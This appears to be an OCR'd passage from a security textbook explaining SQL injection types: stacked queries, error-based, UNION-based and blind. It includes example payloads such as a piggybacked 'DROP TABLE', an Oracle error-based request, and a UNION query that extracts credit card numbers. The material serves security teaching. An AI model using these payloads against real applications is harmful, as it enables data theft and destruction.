  In a piggybacked SQL injection attack, an attacker injects an additional malicious query into the original query. This type of injection is generally performed on batched SQL queries. The original query remains unmodified, and the attacker's query is piggybacked on the original query. Owing to piggybacking, the DBMS receives multiple SQL queries. Attackers use a semicolon (;) as a query delimiter to separate the queries. After executing the original query, the DBMS recognizes the delimiter and then executes the piggybacked query. This type of attack is also known as a stacked queries attack. The intention of the attacker is to extract, add, modify, or delete data, execute remote commands, or perform a DoS attack.


For example, the original SQL query is as follows:

```
SELECT * FROM EMP WHERE EMP.EID = 1001 AND EMP.ENAME = 'Bob'
```

Now, the attacker concatenates the delimiter (;) and the malicious query to the original query as follows:

```
SELECT * FROM EMP WHERE EMP.EID = 1001 AND EMP.ENAME = 'Bob';
DROP TABLE DEPT;
```

After executing the first query and returning the resultant database rows, the DBMS recognizes the delimiter and executes the injected malicious query. Consequently, the DBMS drops the table DEPT from the database.



Error Based SQL Injection

Let us understand the details of error-based SQL injection. As discussed earlier, in error-based SQL injection, the attacker forces the database to return error messages in response to his/her inputs. Later, the attacker may analyze the error messages obtained from the underlying database to gather information that can be used for constructing the malicious query. The attacker uses this type of SQL injection technique when he/she is unable to exploit any other SQL injection techniques directly. The primary goal of this technique is to generate the error message from the database, which can be used to perform a successful SQL injection attack. Such exploitation may differ from one DBMS to another.

Consider the following SQL query:

```
SELECT * FROM products WHERE id_product=$id_product
```

Consider the request to a script that executes the query above:

```
http://www.example.com/product.php?id=10
```


The malicious request would be (e.g., Oracle 10g):

```
http://www.example.com/product.php?
id=10||UTL_INADDR.GET_HOST_NAME( (SELECT user FROM DUAL) )–
```

In the aforementioned example, the tester concatenates the value 10 with the result of the function UTL_INADDR.GET_HOST_NAME. This Oracle function will try to return the hostname of the parameter passed to it, which is another query, i.e., the name of the user. When the database looks for a hostname with the user database name, it will fail and return an error message such as

```
ORA-292257: host SCOTT unknown
```

Then, the tester can manipulate the parameter passed to the GET_HOST_NAME() function and the result will be shown in the error message.



Union SQL Injection

In a UNION SQL injection, an attacker combines a forged query with a query requested by the user using a UNION clause. The result of the forged query will be appended the result of the original query, which makes it possible to obtain the values of fields from other tables. Before running the UNION SQL injection, the attacker ensures that there is an equal number of columns taking part in the UNION query. To find the right number of columns, the attacker first launches a query using an ORDER BY clause followed by a number to indicate the number of database columns selected:

```
ORDER BY 10--
```

If the query is executed successfully and no error message appears, then the attacker will assume that 10 or more columns exist in the target database table. However, if the application displays an error message such as "**Unknown column '10' in 'order clause**", then the attacker will assume that there are less than 10 columns in the target database table. Through trial and error, an attacker can learn the exact number of columns in the target database table.

Once the attacker learns the number of columns, the next step is to find the type of columns using a query such as

```
UNION SELECT 1,null,null—
```

If the query is executed successfully, then the attacker knows that the first column is of integer type and he/she can move on to learning the types of the other columns.

Once the attacker finds the right number columns, the next step is to perform UNION SQL injection.

For example,

```
SELECT Name, Phone, Address FROM Users WHERE Id=$id
```


Now, set the following Id value:

```
$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable
```

The attacker now launches a UNION SQL injection query as follows:

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT
creditCardNumber,1,1 FROM CreditCardTable
```


The above query joins the result of the original query with all the credit card users.



Blind/Inferential SQL Injection

Blind SQL Injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker. Blind SQL injection is identical to a normal SQL Injection except that when an attacker attempts to exploit an application, he/she sees a generic custom page instead of a useful error message. In blind SQL injection, an attacker poses a true or false question to the database to determine whether the application is vulnerable to SQL injection.

A normal SQL injection attack is often possible when the developer uses generic error messages whenever an error has occurred in the database. Such generic messages may reveal sensitive information or give a path to the attacker to perform an SQL injection attack on the application. However, when developers turn off the generic error message for the application, it is difficult for the attacker to perform an SQL injection attack. Nevertheless, it is not impossible to exploit such an application with an SQL injection attack. Blind injection differs from normal SQL injection in the manner of retrieving data from the database. Attackers use blind SQL injection either to access sensitive data or to destroy data. Attackers can steal data by asking a series of true or false questions through SQL statements. The results of the injection are not visible to the attacker. This type of attack can become time-intensive because the database should generate a new statement for each newly recovered bit.



Blind SQL Injection: No Error Message Returned

Let us see the difference between error messages obtained when developers use generic error messages and when they turn off the generic error message and use a custom error message, as shown in the figure below.

